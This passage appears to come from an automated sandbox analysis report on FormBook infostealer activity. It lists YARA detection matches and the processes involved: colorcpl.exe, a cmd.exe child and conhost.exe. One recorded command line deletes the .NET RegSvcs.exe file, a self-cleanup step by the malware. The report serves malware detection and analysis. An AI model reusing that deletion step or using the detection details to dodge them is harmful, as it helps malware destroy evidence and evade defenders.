| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000000.375889296.00000000078F8000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000000.375889296.00000000078F8000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000000.375889296.00000000078F8000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000000.393741179.00000000078F8000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000000.393741179.00000000078F8000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000000.393741179.00000000078F8000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group |

**File Activities** Show Windows behavior

## Analysis Process: colorcpl.exe PID: 3540 Parent PID: 3352

### General

| | |
|---|---|
| Start time: | 18:57:39 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\colorcpl.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\colorcpl.exe |
| Imagebase: | 0x1180000 |
| File size: | 86528 bytes |
| MD5 hash: | 746F3B5E7652EA0766BA10414D317981 |
| Has elevated privileges: | false |
| Has administrator privileges: | false |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.573034313.0000000004B60000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.573034313.0000000004B60000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.573034313.0000000004B60000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.573171748.0000000004B90000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.573171748.0000000004B90000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.573171748.0000000004B90000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.571411429.0000000000E60000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.571411429.0000000000E60000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.571411429.0000000000E60000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group |

**File Activities** Show Windows behavior

**File Read**

## Analysis Process: cmd.exe PID: 2328 Parent PID: 3540

### General

| | |
|---|---|
| Start time: | 18:57:44 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |
| Commandline: | /c del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe" |
| Imagebase: | 0xd80000 |
| File size: | 232960 bytes |
| MD5 hash: | F3BDBE3BB6F734E357235F4D5898582D |
| Has elevated privileges: | false |
| Has administrator privileges: | false |
| Programmed in: | C, C++ or other language |

### File Activities

Show Windows behavior

## Analysis Process: conhost.exe PID: 6148 Parent PID: 2328

### General

| | |
|---|---|
| Start time: | 18:57:45 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7f20f0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | false |
| Has administrator privileges: | false |
| Programmed in: | C, C++ or other language |

# Disassembly

## Code Analysis